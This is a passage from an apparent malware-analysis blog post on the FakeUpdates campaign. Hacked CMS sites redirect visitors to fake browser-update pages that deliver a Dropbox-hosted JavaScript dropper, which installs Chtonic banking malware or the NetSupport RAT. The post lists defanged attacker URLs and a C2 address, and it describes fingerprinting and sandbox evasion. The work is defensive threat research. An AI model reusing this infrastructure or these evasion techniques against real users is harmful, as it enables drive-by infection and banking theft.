


Figure 10: The same redirection code used in WP and Joomla infections is used here

According to this PublicWWW query, a little over 900 SquareSpace sites have been injected with this malicious redirection code.

Figure 11: Identifying other hacked Squarespace sites using a string pattern

Redirection URL and filtering

All CMSes trigger redirection URIs with similar patterns that eventually load the fraudulent update theme. Based on our tests, the URIs have identifiers that apply to a particular CMS; for example *cid=221* is associated with WordPress sites, while *cid=208* with Joomla.

```
WordPress  track.positiverefreshment[.]org/s_code.js?cid=221&v=8fdbe4223f0230a93678 track.positivere

Joomla  connect.clevelandskin[.]com/s_code.js?cid=208&v=e1acdea1ea51b0035267  track.positiverefreshm

SquareSpace  track.amishbrand[.]com/s_code.js?cid=232&v=47acc84c33bf85c5496d

Open Journal Systems  track.positiverefreshment[.]org/s_code.js?cid=223&v=7124cc38a60ff6cb920d

Unknown CMS  track.positiverefreshment[.]org/s_code.js?cid=211&v=7c6b1d9ec5023db2b7d9  track.positiv
```

There are other interesting artifacts on this infrastructure, such as an ad rotator:

```
track.positiverefreshment.net:81/adrotator/banner.js?cid=100
```

But if we focus on the redirection code itself, we notice that potential victims are fingerprinted and the ultimate redirection to the FakeUpdates template is conditional, in particular with only one hit per single IP address. The last JavaScript is responsible for creating the iframe URL to that next sequence.




Figure 12: Fingerprinting, cookie verification and iframe redirection are performed here

FakeUpdates theme

There are templates for the Chrome, Firefox and Internet Explorer browsers, the latter getting a bogus Flash Player update instead.

Figure 13: Attackers are targeting browsers with professional looking templates

The decoy pages are hosted on compromised hosts via sub-domains using URIs with very short life spans. Some of those domains have a live (and legitimate website) whereas others are simply parked:

Legitimate (shadowed) domain:

```
https://pask.spgolfshoes[.]com/95b40f61578eed04ff464c5055990abbupdate{trimmed}
```




Figure 14: This property's credentials have most likely been stolen and used to register a malicious subdomain

Parked domain:

```
http://zlsk.redneckonize[.]com/wordpress/article.php?f=445327&g={trimmed}
```




Figure 15: Parked domains can hide ulterior motives

Final infection chain and payloads

The infection starts with the fake update disguised as a JavaScript file retrieved from the Dropbox file hosting service. The link to Dropbox, which is updated at regular intervals, is obfuscated inside of the the first web session belonging to the fake theme.




Figure 16: the fileURL variable contains the Dropbox URL

This JavaScript is heavily obfuscated to make static analysis very difficult and also to hide some crucial fingerprinting that is designed to evade virtual machines and sandboxes.




Figure 17: The malicious JavaScript downloaded from DropBox

According to this very good and detailed analysis of the JS file, this is because step2 of the victim's profiling uses WScript.Network and WMI to collect system information (BIOS, manufacturer, architecture, MAC address, processes, etc) and eventually makes the decision to continue with the payload or end the script without delivering it.

A failed infection will only contain 2 callbacks to the C2 server:




Figure 18: A host that is not a genuine machine was detected and infection aborted

While a successful infection will contain 3 callbacks to the C2 server (including the payload):




Figure 19: When all checks pass, the user is served the payload

The encoded payload stream is decoded by *wscript.exe* and a malicious binary (*Chrome_71.1.43.exe* in this case), dropped in the %temp% folder. That file was digitally signed and also employed various evasion techniques (such as an immediate reboot) to defeat sandboxes.




Figure 20: A digitally signed file is no guarantee for safety

Upon examination, we determined that this is the Chtonic banking malware, a variant of ZeusVM. Once the system has restarted, Chtonic retrieves a hefty configuration file from 94.100.18[.]6/3.bin.

In a second replay attempt, we got the NetSupport Remote Access Tool, a commercial RAT instead. Its installation and configuration were already well covered in this blog. Once again, we noticed the heavy use of obfuscation throughout the delivery of this program that can be used for malicious purposes (file transfer, remote Desktop, etc.).

